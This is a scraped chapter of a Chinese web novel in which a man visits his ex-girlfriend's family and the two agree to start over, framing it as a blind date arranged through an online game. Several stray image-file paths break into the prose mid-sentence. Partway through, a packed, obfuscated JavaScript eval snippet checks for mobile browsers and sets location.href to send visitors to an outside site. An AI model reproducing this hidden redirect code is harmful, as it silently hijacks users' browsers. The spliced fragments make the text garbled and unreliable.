他有种该在林清浅哪儿挨的骂在赵绵绵这里领了的错觉。 好在赵绵绵虽然直爽但不咄咄逼人,刺了李盛景两句就开始关心起其他:“听我姐说,你想跟她和好?” 李盛景点头:“嗯,但她没答应。” “那肯定不答应啊。”赵绵绵说:“你自己犯了错,等了三个月,在人家都对你已经死心了的时候才来找人,还什么表示都没有,这谁能答应?” 李盛景神情黯然,过了一会儿才哑声问:“那要怎么做?” “我这个人有点俗啊。”赵绵绵没注意到李盛景的变化,让林希音给她拿个面包,然后才说:“如果我是我姐,那得抱着花来跟我道歉,还得给我买包买衣服,最差也得给我发个红包吧。” 李盛景点点头,一副认真听劝的模样,但心里却觉得林清浅不喜欢这些。 不过这也只是个参考。 赵绵绵继续说:“你想想,你告白的时候是不是得鲜花气球,还得找个浪漫的餐厅才行?而你现在都不是表白,是追回你曾经的恋人,那诚意就不能只是这些,可你呢?你就只带了张嘴。” “现在只靠花言巧语可追不到女孩,尤其是我姐这样的。”赵绵绵说到这里接过林希音给她拿来的面包,撕开包装吃了起来。 李盛景低着头,一副若有所思的样子,片刻后问:“浅浅她对我……真的死心了?” 赵绵绵当然没法知道林清浅的心思,但日日同处一个屋檐下,林清浅又是个不太会藏情绪的人,她多少能猜到一点:“鼋头渚看樱花,是你跟她的约定吧?” 李盛景点头:“对,是我说要带她去看的,因为我曾看过一次,太美好了,所以想让她也看看。” 赵绵绵说:“她辞职过来的时候花期都过了,可她非要去看,我就想着,她猜她当时是想借着看花与你告别的。” 是与他的告别,也是与这一段感情的告别。李盛景想:我终究是……来晚了一步吗? - 午饭很丰盛,热菜,凉菜和汤把桌子都摆满了。王曼容虽然不赞同女儿和李盛景和好,但她待客极热情,一直在劝李盛景吃菜。 李盛景盛情难却之下吃撑了。 饭后,林清浅端给他一杯水,又递给他一粒药丸:“我妈就这个性子,你其实不用都吃下去的。” 李盛景接过药和水说:“她是你妈妈,我想给她留个好印象。” 这话把林清浅说沉默了。 李盛景 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958967|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 端着水,本想吹凉,但试了下水温,发现是温的。他心里叹息了一声,就着水把药吞了。 林清浅伸手来接碗,李盛景趁机拉住她的手。两人一坐一站,他仰起脸看林清浅,可怜兮兮地问:“浅浅,你真的对我死心了吗?” 林清浅沉默地站着,但也没有要挣脱被拉住的手。 李盛景自顾自地说:“我听到绵绵说你对我死心了的那瞬间心都痛得揪成一团。” 林清浅是不太信的,当时能在她最幸福快乐的时候忍心看她坠落,此时又怎么可能会心痛她的死心? 可她又有一点报复心理地想:真痛才好呢,让你也体会体会我当初的心情。 “浅浅,你真的对我死心了吗?”他怕听到肯定答案似的,不等林清浅开口立即又说:“你会死心也是正常的,毕竟我当时的做法对你造成的伤害太大,也就是你品性好,没去贴吧之类的公众平台挂我,我想想我对你做的事,确实值得你去写一个818的。” “没到那种程度。”林清浅开口:“如果你真是因为前女友跟我分手,那确实能去8你,以防你以后去骗别的女孩子。但既然不是,我们之间就属于正常的从恋爱到分手。” 她拖了把椅子在李盛景旁边坐下来:“看着院墙外湛蓝的天空上飘过的白云:“我不知道你是怎么想的,但在我,与你在一起的那些时日里我都是开心幸福的,每一天都充满了期待,也让我平淡安静的生活里忽然增添了很多的色彩……” 林清浅想起那些睁开眼就收到早安问候,晚上又舍不得睡的日子,生活中的一点寻常小事都能聊上几十条甚至上百条的信息,看到一朵不起眼的花都要拍下来分享,喜悦有人共享,难过有人共担,活着忽然就成了一件很有意义的事情。 她说:“虽然最后以痛彻心扉做为结束,可我既享受了快乐和幸福,痛苦和伤心也应该承受。因此,再来一次的话,我依然会在去年的国庆抱着花去见你,依然会在你表白的时候点头答应,因为过程是很美好的。” “既然这样,那我们不能重新开始吗?”李盛景再一次追问:“你现在没有喜欢的人,我也没有,就当我们是才认识的人,彼此看对了眼,然后开始向对方靠近?” 他怕林清浅不答应,继续说:“或者我们像之前一样,先从师徒做起,我每天陪你做日常,陪你打竞技场,于是心生好感……” 林清浅沉默有一分钟之久,在李盛景以为自己没有任何希望的时候,她说:“那就试试吧。” 李盛景以为自己听错了,瞪大了眼睛看她。 林清浅终于将目光从蓝天白云转到了他脸上,朝他灿烂一笑,说:“如你所说,你没有喜欢的人,我也没有,那就把这一次的见面当做是相亲。” 她伸出手:“你好,我是剑网3给你介绍的相亲对象,我叫林清浅。”李盛景人还有点懵,但下意识地伸出手握住她的,重复林清浅的话:“你好,我是剑网3给你介绍的相亲对象,我叫林清……不是,我叫李盛景。”